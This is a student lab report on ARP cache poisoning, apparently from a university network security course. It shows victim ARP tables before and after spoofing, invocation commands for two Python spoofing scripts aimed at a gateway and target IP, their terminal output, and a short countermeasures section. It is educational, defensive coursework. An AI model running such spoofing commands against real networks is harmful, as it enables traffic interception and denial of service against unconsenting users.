

ARP Cache Poisoning



Prepared By
MD.Omer Danish
Student ID: 1505053
Group No : 01
Section : A

Submitted to
Dr. Md. Shohrab Hossain
Associate Professor

Department of Computer Science
Bangladesh University of Engineering and Technology

Contents

1	Why do I think it was successful	3
2	Steps of Attack	3
2.1	MAC table changing part	4
2.2	Denial of service part	6
3	Counter measure of ARP Cache Poisoning	7

1 Why do I think it was successful

ARP Cache Poisoning is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead.

ARP Cache Poisoning can create many unusual behavior in network. Some of them are

- ☐ Denial of service
- ☐ Man in the middle
- ☐ Stop all traffic
- ☐ Session hijacking

The reason why our attack is successful are

- ☐ Our attack is successful because after performing our ARP Cache Poisoning Attack it has changed the victim's ARP table. In the victim's ARP table for both attacker and gateway there is a single MAC address. That means any packet from victim to gateway will not be delivered to only gateway but also to the attacker.
- ☐ Our attack has stopped the packet transfer between gateway and victim. That means victim is unable to access internet. Thus Denial of Service is performed through ARP cache poisoning.

2 Steps of Attack

There are mainly two steps. At first step our attack will poison victim's ARP Cache. In the second step our attack will restrict victim from using internet. Let's see each step individually.

2.1 MAC table changing part




Figure 1: attacker_pc_before_cache_table_attack


Interface: 192.168.0.105 --- 0x10			
Internet Address	Physical Address	Type	
192.168.0.1	f4-f2-6d-db-4a-70	dynamic	
192.168.0.101	40-b8-9a-a2-02-c1	dynamic	
192.168.0.104	70-bb-e9-78-32-62	dynamic	
192.168.0.255	ff-ff-ff-ff-ff-ff	static	
224.0.0.2	01-00-5e-00-00-02	static	
224.0.0.22	01-00-5e-00-00-16	static	
224.0.0.251	01-00-5e-00-00-fb	static	
224.0.0.252	01-00-5e-00-00-fc	static	
235.38.36.101	01-00-5e-26-24-65	static	
235.97.36.33	01-00-5e-61-24-21	static	
237.36.227.149	01-00-5e-24-e3-95	static	
239.116.40.163	01-00-5e-74-28-a3	static	
239.192.152.143	01-00-5e-40-98-8f	static	
239.242.6.7	01-00-5e-72-06-07	static	
239.255.255.250	01-00-5e-7f-ff-fa	static	
255.255.255.255	ff-ff-ff-ff-ff-ff	static	

Figure 2: victim_pc_before_cache_table_attack

How to run

General Command :: `sudo python ./cachetablepoisoner.py -g gateway-ip -t target-ip`

Example Command :: `sudo python ./cachetablepoisoner.py -g 192.168.0.1 -t 192.168.1.105`



```
danish@HP:~/Desktop$ arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.0.1       ether   f4:f2:6d:db:4a:70  C             wlo1
192.168.0.105     ether   80:a5:89:c3:5a:df  C             wlo1
danish@HP:~/Desktop$ sudo python ./cache_table_poisoner.py -g 192.168.0.1 -t 192.168.0.105
Begin emission:
*Finished to send 1 packets.
Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
*Finished to send 1 packets.
Received 1 packets, got 1 answers, remaining 0 packets
[*] Beginning ARP poisoning... [CTRL-C to stop]
^CTraceback (most recent call last):
  File "./cache_table_poisoner.py", line 41, in <module>
    poison(args.gateway, getMAC(args.gateway), args.target, getMAC(args.target))
  File "./cache_table_poisoner.py", line 37, in poison
    time.sleep(2)
KeyboardInterrupt
danish@HP:~/Desktop$ arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.0.1       ether   f4:f2:6d:db:4a:70  C             wlo1
192.168.0.105     ether   80:a5:89:c3:5a:df  C             wlo1
danish@HP:~/Desktop$
```

Figure 3: attacker_pc_after_cache_table_attack

```
Interface: 192.168.0.105 --- 0x10
```

Internet Address	Physical Address	Type
192.168.0.1	40-b8-9a-a2-02-c1	dynamic
192.168.0.101	40-b8-9a-a2-02-c1	dynamic
192.168.0.104	70-bb-e9-78-32-62	dynamic
192.168.0.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
235.38.36.101	01-00-5e-26-24-65	static
235.97.36.33	01-00-5e-61-24-21	static
237.36.227.149	01-00-5e-24-e3-95	static
239.116.40.163	01-00-5e-74-28-a3	static
239.192.152.143	01-00-5e-40-98-8f	static
239.242.6.7	01-00-5e-72-06-07	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Figure 4: victim_pc.after_cache_table_attack

2.2 Denial of service part

How to run

General Command: `sudo python2 denial_of_service_arp spoof.py -i interface`

`-t target_1_IP,target_2_IP,target_3_IP -g Default_(RouterIP)` Example

Command: `sudo python2 denial_of_service_arp spoof.py -i wlo1 -t 192.168.0.105 -g 192.168.0.1`

```
danish@HP: ~/Desktop$ sudo python2 denial_of_service_arpspoof.py -i wlo1 -t 192.168.0.105 -g 192.168.0.1
Using interface wlo1 (40:b8:9a:a2:02:c1)
arpspoof# list
Current targets:
Gateway: 192.168.0.1 (f4:f2:6d:db:4a:70)
192.168.0.105 (80:a5:89:c3:5a:df)
arpspoof# del 192.168.0.105
IP: 192.168.0.105
Stopping the attack, restoring ARP cache
arpspoof# listRestored ARP caches
Current targets:
Gateway: 192.168.0.1 (f4:f2:6d:db:4a:70)
arpspoof# add 192.168.0.105
IP: 192.168.0.105
arpspoof# list
Current targets:
Gateway: 192.168.0.1 (f4:f2:6d:db:4a:70)
192.168.0.105 (80:a5:89:c3:5a:df)
arpspoof# exit
Stopping the attack, restoring ARP cache
ARP 192.168.0.1 is at f4:f2:6d:db:4a:70
ARP 192.168.0.105 is at 80:a5:89:c3:5a:df
ARP 192.168.0.1 is at f4:f2:6d:db:4a:70
```

Figure 5: attacker_pc.after.denial_1.attack

```
danish@HP: ~/Desktop$ clear
danish@HP: ~/Desktop$ sudo python2 denial_of_service_arpspoof.py -i wlo1 -t 192.168.0.105 -g 192.168.0.1
Using interface wlo1 (40:b8:9a:a2:02:c1)
arpspoof# list
Current targets:
Gateway: 192.168.0.1 (f4:f2:6d:db:4a:70)
192.168.0.105 (80:a5:89:c3:5a:df)
arpspoof# del 192.168.0.105
IP: 192.168.0.105
Stopping the attack, restoring ARP cache
arpspoof# listRestored ARP caches
Current targets:
Gateway: 192.168.0.1 (f4:f2:6d:db:4a:70)
arpspoof# add 192.168.0.105
IP: 192.168.0.105
arpspoof# list
Current targets:
Gateway: 192.168.0.1 (f4:f2:6d:db:4a:70)
192.168.0.105 (80:a5:89:c3:5a:df)
arpspoof# exit
Stopping the attack, restoring ARP cache
ARP 192.168.0.1 is at f4:f2:6d:db:4a:70
ARP 192.168.0.105 is at 80:a5:89:c3:5a:df
```

Figure 6: attacker_pc.after.denial_2.attack

3 Counter measure of ARP Cache Poisoning

Counter measures are divided into two types. First is preventing measures and second is detecting measures. The simplest form of certification is the use of static, read-only entries for critical services in the ARP cache of a host. IP address-to-MAC address mappings in the local ARP cache may be statically

entered. Hosts don't need to transmit ARP requests where such entries exist. While static entries provide some security against spoofing, they result in maintenance efforts as address mappings for all systems in the network must be generated and distributed. This does not scale on a large network since the mapping has to be set for each pair of machines resulting in n^2-n ARP entries that have to be configured when n machines are present; On each machine there must be an ARP entry for every other machine on the network; $n-1$ ARP entries on each of the n machines.